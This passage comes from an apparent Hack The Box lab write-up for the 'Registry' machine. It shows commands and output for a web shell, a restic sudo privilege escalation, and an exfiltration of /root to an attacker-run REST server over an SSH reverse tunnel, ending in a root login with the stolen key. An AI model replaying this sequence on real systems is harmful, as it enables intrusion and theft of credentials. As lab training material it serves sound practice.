
now I will open the p0wnyshell and run the shell.py
You will see that the port is in already in use but it’s okay I can still connect with my Kali Linux, and Now I’m on the shell of www-data
1 2 3 4 5 6 7 8 9 10 11
# bash
root in htb/boxes/Registry via 🐘 v7.3.15 via 🐍 v2.7.17 ❯ nc -v 10.10.10.1599001 registry.htb [10.10.10.159] 9001 (?) open www-data@bolt:~/html/bolt/files$ ls ls www-data@bolt:~/html/bolt/files$ whoami whoami www-data
Privilege Escalation
As a www-data user we can restic sudo
1 2 3 4 5 6 7 8 9 10 11 12
# bash
www-data@bolt:~/html/bolt/files$ sudo -l sudo -l Matching Defaults entries for www-data on bolt: env_reset, exempt_group=sudo, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User www-data may run the following commands on bolt: (root) NOPASSWD: /usr/bin/restic backup -r rest* www-data@bolt:~/html/bolt/files$
So as we have privilege for running the restic we can get the root.
RESTIC BACKUP PROGRAM
So what is Restic ? Restic is a backup program that is fast, efficient and secure. It supports the three major operating systems (Linux, macOS, Windows) and a few smaller ones (FreeBSD, OpenBSD).
Since we have privilege by running restic we can backup the root directory and get the administrator shell.
First I install restic into may Kali Linux.
1 2 3 4
# bash
sudo apt-get install restic
after the installation, I will create backup folder and set a password on that.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18
# bash
root in htb/boxes/Registry via 🐘 v7.3.15 via 🐍 v2.7.17 took 4m1s ❯ mkdir backups
root in htb/boxes/Registry via 🐘 v7.3.15 via 🐍 v2.7.17 ❯ restic init -r ./backups/ enter password for new repository: enter password again: created restic repository 6f893c5da1 at ./backups/
Please note that knowledge of your password is required to access the repository. Losing your password means that your data is irrecoverably lost.
root in htb/boxes/Registry via 🐘 v7.3.15 via 🐍 v2.7.17 took 13s ❯
Looking at the backups directories
1 2 3 4 5 6 7 8 9
# bash
root in htb/boxes/Registry via 🐘 v7.3.15 via 🐍 v2.7.17 took 13s ❯ ls backups/ config data index keys locks snapshots
root in htb/boxes/Registry via 🐘 v7.3.15 via 🐍 v2.7.17 ❯
SETTING UP THE SERVER
Now I will install docker on my machine and start a server at port 8000.
1 2 3 4 5
# bash
root in htb/boxes/Registry via 🐘 v7.3.15 via 🐍 v2.7.17 ❯ sudo apt install docker.io
Next, I will run the restic server on my machine and set the path to /backups:
1 2 3 4 5 6 7 8 9 10 11
# bash
root in htb/boxes/Registry via 🐘 v7.3.15 via 🐍 v2.7.17 ❯ docker run -p 8000:8000 -v /root/htb/boxes/Registry/backups/:/backups -it restic/rest-server sh / # rest-server --path /backups rest-server 0.9.7 compiled with go1.10 on linux/amd64 Data directory: /backups Authentication disabled Private repositories disabled Starting server on :8000
After it starts successfully, we will go back to the bolt user shell and set reverse SSH:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
# bash
root in htb/boxes/Registry via 🐘 v7.3.15 via 🐍 v2.7.17 ❯ ssh -i id_rsa -R 8000:127.0.0.1:8000 bolt@10.10.10.159 Enter passphrase for key 'id_rsa': Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)
System information as of Sun Apr 5 01:51:21 UTC 2020
System load: 0.0 Users logged in: 1 Usage of /: 5.7% of 61.80GB IP address for eth0: 10.10.10.159 Memory usage: 37% IP address for br-1bad9bd75d17: 172.18.0.1 Swap usage: 1% IP address for docker0: 172.17.0.1 Processes: 164 Last login: Sun Apr 5 01:15:52 2020 from 10.10.15.43 bolt@bolt:~$
CREATING BACKUPS
Looks good! Now I can create backups in www-data. I will choose to back up the /root/ folder because that’s what I need to get administrator access:
root in htb/boxes/Registry via 🐘 v7.3.15 via 🐍 v2.7.17 ❯ nc -v 10.10.10.159 12346 registry.htb [10.10.10.159] 12346 (?) open www-data@bolt:~/html/bolt/files$
www-data@bolt:~/html/bolt/files$ sudo /usr/bin/restic backup -r rest:http://127.0.0.1:8000/ /root </restic backup -r rest:http://127.0.0.1:8000/ /root enter password for repository: -------------
password is correct found 2 old cache directories in /var/www/.cache/restic, pass --cleanup-cache to remove them scan [/root] scanned 10 directories, 14 files in 0:00 [0:01] 100.00% 28.066 KiB / 28.066 KiB 24 / 24 items 0 errors ETA 0:00 duration: 0:01 snapshot 4d60990a saved www-data@bolt:~/html/bolt/files$
Now it’s successfully saved on snapshot. Back in my machine, I will restore the backup I created.
1 2 3 4 5 6 7 8 9 10 11 12
# bash

root in htb/boxes/Registry via 🐘 v7.3.15 via 🐍 v2.7.17
❯ restic -r backups/ restore latest --target restore/
enter password for repository:
repository 6f893c5d opened successfully, password is correct
created new cache in /root/.cache/restic
restoring <Snapshot 4d60990a of [/root] at 2020-04-05 01:58:02.792216091 +0000 UTC by root@bolt> to restore/

root in htb/boxes/Registry via 🐘 v7.3.15 via 🐍 v2.7.17 took 4s
❯
Success! Now it will create an /restore folder containing all the files we need. From there, I can get the root.txt.
root in restore/root/.ssh ❯ ssh -i id_rsa root@registry.htb Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)
System information as of Sun Apr 5 02:06:19 UTC 2020
System load: 0.0 Users logged in: 1 Usage of /: 5.7% of 61.80GB IP address for eth0: 10.10.10.159 Memory usage: 38% IP address for br-1bad9bd75d17: 172.18.0.1 Swap usage: 1% IP address for docker0: 172.17.0.1 Processes: 169 Last login: Mon Oct 21 09:53:48 2019 root@bolt: whoami root root@bolt:~#
If you liked my writeup, please leave a respect on my Profile